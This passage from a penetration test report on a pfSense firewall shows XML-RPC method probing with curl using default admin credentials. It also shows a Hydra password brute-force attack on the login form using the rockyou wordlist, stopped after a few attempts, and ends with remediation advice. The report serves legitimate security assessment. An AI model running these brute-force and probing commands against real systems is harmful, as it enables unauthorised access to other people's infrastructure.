
Found some common files such as /xmlrpc.php, which may not be applicable to pfSense unless some WordPress-like integration is present.

/wp-config.php – is mentioned as a possible config file but is not likely to be relevant for pfSense unless custom services were added.

The XML-RPC method calls failed, as expected for pfSense, since it's unlikely to use XML-RPC unless integrated with WordPress or other CMS systems.

### Testing of XML-RPC methods

Several XML-RPC methods were tested (system.listMethods, wp.getCategories, wp.getUsersBlogs, wp.getRecentPosts) using the following payload



```
</params>
</methodCall>
</methodResponse><fault><value><struct><member><name>faultCode</name><value><int>-32601</int></value></member><member><name>faultString</name><value><string>server error. requested method not found</string></value></member></struct></value></fault></methodResponse>
```

```
└─[sasanka@Saza ~]─$ curl -X POST http://172.168.0.1/xmlrpc.php \
-H "Content-type: text/xml" \
--data-binary <?xml version="1.0"?>
<methodCall>
<methodName>wp.getCategories</methodName>
<params>
<param><value><string>admin</string></value></param>
<param><value><string>password</string></value></param>
</params>
</methodCall>
```

```
<?xml version="1.0" encoding="utf-8"?>
<methodResponse><fault><value><struct><member><name>faultCode</name><value><int>-32601</int></value></member><member><name>faultString</name><value><string>server error. requested method not found</string></value></member></struct></value></fault></methodResponse>
```

```
└─[sasanka@Saza ~]─$ curl -X POST http://172.168.0.1/xmlrpc.php \
-H "Content-type: text/xml" \
--data-binary <?xml version="1.0"?>
<methodCall>
<methodName>wp.getRecentPosts</methodName>
<params>
<param><value><string>admin</string></value></param>
<param><value><string>password</string></value></param>
</params>
</methodCall>
```

```
<?xml version="1.0" encoding="utf-8"?>
<methodResponse><fault><value><struct><member><name>faultCode</name><value><int>-32601</int></value></member><member><name>faultString</name><value><string>server error. requested method not found</string></value></member></struct></value></fault></methodResponse>
```

```
└─[sasanka@Saza ~]─$ curl -X POST http://172.168.0.1/xmlrpc.php \
-H "Content-type: text/xml" \
--data-binary <?xml version="1.0"?>
<methodCall>
<methodName>metaWeblog.newPost</methodName>
<params>
<param><value><string>admin</string></value></param>
<param><value><string>password</string></value></param>
<param><value><struct><member><name>title</name><value><string>Test</string></value></member><member><name>desc</name><value><string>Test</string></value></member></struct></value></param>
</params>
</methodCall>
```

```
<?xml version="1.0" encoding="utf-8"?>
<methodResponse><fault><value><struct><member><name>faultCode</name><value><int>-32601</int></value></member><member><name>faultString</name><value><string>server error. requested method not found</string></value></member></struct></value></fault></methodResponse>
```

Figure46:

Result-all XML-RPC method requests returned a fault code -32601, indicating that the requested method was not found.

Conclusion is that XML-RPC functionality is likely disabled or irrelevant to pfSense, and the errors are not indicative of an underlying vulnerability.

## Exploitation

```
File Actions Edit View Help
[sasanka@SaZa:~] 
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.168.0.1 http-post-form "/:_csrf_magic=sid%3Aa1980c0e26059c7e9c1bec5fb831af6b7663f593%2C1734244219usernamefld="USER"passwordfld="PASS"login=Sign+In:Incorrect username or password" -v -t 1
Hydra v9.5 (c) 2023 by van Haaster/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (1:1:p/14344399), -14344399 tries per task
[DATA] attacking http-post-form://172.168.0.1:_csrf_magic=sid%3Aa1980c0e26059c7e9c1bec5fb831af6b7663f593%2C1734244219usernamefld="USER"passwordfld="PASS"login=Sign+In:Incorrect username or password" -v -t 1
[ATTEMPT] target 172.168.0.1 - login "admin" - pass "123456789" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.1 - login "admin" - pass "123456789" - 2 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.1 - login "admin" - pass "123456789" - 3 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.1 - login "admin" - pass "123456789" - 4 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.1 - login "admin" - pass "1loveyou" - 5 of 14344399 [child 0] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure47:

## CSRF Protection –

The presence of a CSRF token (`__csrf_magic`) in the login form was identified, which helps to prevent cross-site request forgery attacks.

Attacks did not continue to avoid impacting the company's systems.

## Remediation Summary

### Short Term

- Short Term Remediation (Immediate Fixes):
- Patch OpenSSH: Apply patches to mitigate the OpenSSH Remote Code Execution vulnerabilities (CVE-2023-39448 and CVE-2023-38408). Upgrade OpenSSH to version 9.8 or later to address these vulnerabilities.
- Disable NTP Mode 6 Queries: Restrict the NTP mode 6 queries to prevent abuse and enhance security.
- Disable DNS Recursive Queries: Configure DNS servers to disable recursive queries for external addresses to avoid DNS cache poisoning attacks.
- Change Weak Credentials on OpenSSH: Enforce stronger SSH authentication (e.g., using keys instead of passwords) and disable weak encryption methods.
- Disable ICMP Timestamps: Disable ICMP timestamp requests to prevent revealing information about the system's date and time.
- Fix Anonymous FTP Login: Disable anonymous login on FTP servers to restrict access to authorized users only.
- Enforce SMB Signing: Enable SMB signing on servers and clients to prevent Man-in-the-Middle (MITM) attacks.
- Upgrade Windows OS: Apply critical patches and update unsupported versions of Windows to a supported and secure version.
- Disable SMBv1: Disable SMBv1 on Windows systems to mitigate EternalBlue (CVE-2017-0144).
- Disable Telnet Service: Disable or secure the Telnet service, as it sends sensitive information in plaintext.

## **Medium Term**

- Network Segmentation: Isolate vulnerable systems (e.g., those running unsupported Windows versions) into separate network segments to reduce the impact of an attack.
- Strengthen RDP Security: Require Network Level Authentication (NLA) for RDP sessions and consider using more secure protocols like VPNs or SSH tunnels.
- Implement TLS 1.2+: Disable outdated protocols like TLS 1.0 and TLS 1.1 to enforce stronger encryption (TLS 1.2 or higher).
- Update Web Servers: Ensure that all web services are up-to-date and using secure configurations (e.g., disabling weak ciphers and enforcing strong SSL/TLS certificates).
- Secure FTP Service: Use secure alternatives like SFTP instead of FTP, or enforce encrypted FTP with strong authentication.

## **Long Term**

- Regular Vulnerability Scanning: Implement regular vulnerability scans and patch management to ensure systems stay updated with the latest security patches.
- Audits and Access Controls: Conduct periodic security audits and enforce strict access controls across the network to limit administrative privileges.
- Security Awareness Training: Provide training to users to avoid phishing, poor password management, and other security lapses.
- Security Hardening: Continuously harden systems by disabling unnecessary services, removing outdated protocols, and applying the principle of least privilege.
- Incident Response Plan: Develop and test an incident response plan to handle breaches swiftly and mitigate damage.

## **Conclusion**

The penetration test conducted on Clarke's Ceylon Team's network infrastructure has revealed several significant vulnerabilities that could be exploited by attackers if left unaddressed. These vulnerabilities, including misconfigurations in OpenSSH, outdated software versions, and weaknesses in access controls, pose a serious risk to the confidentiality, integrity, and availability of the company's systems and data.

Immediate remediation is necessary to address critical vulnerabilities, particularly focusing on patching OpenSSH and securing network services like DNS. Implementing strong password policies, multi-factor authentication, and restricting unnecessary services will further mitigate the risk of unauthorized access.

For long-term security, it is recommended that Clarke's Ceylon Team implements continuous monitoring, regular vulnerability assessments, and network segmentation to prevent potential attacks. Regular security audits and updates to encryption protocols will also ensure that sensitive data remains protected.

By addressing these vulnerabilities, the company can significantly strengthen its security posture, reduce the risk of exploitation, and protect its critical assets from potential attacks.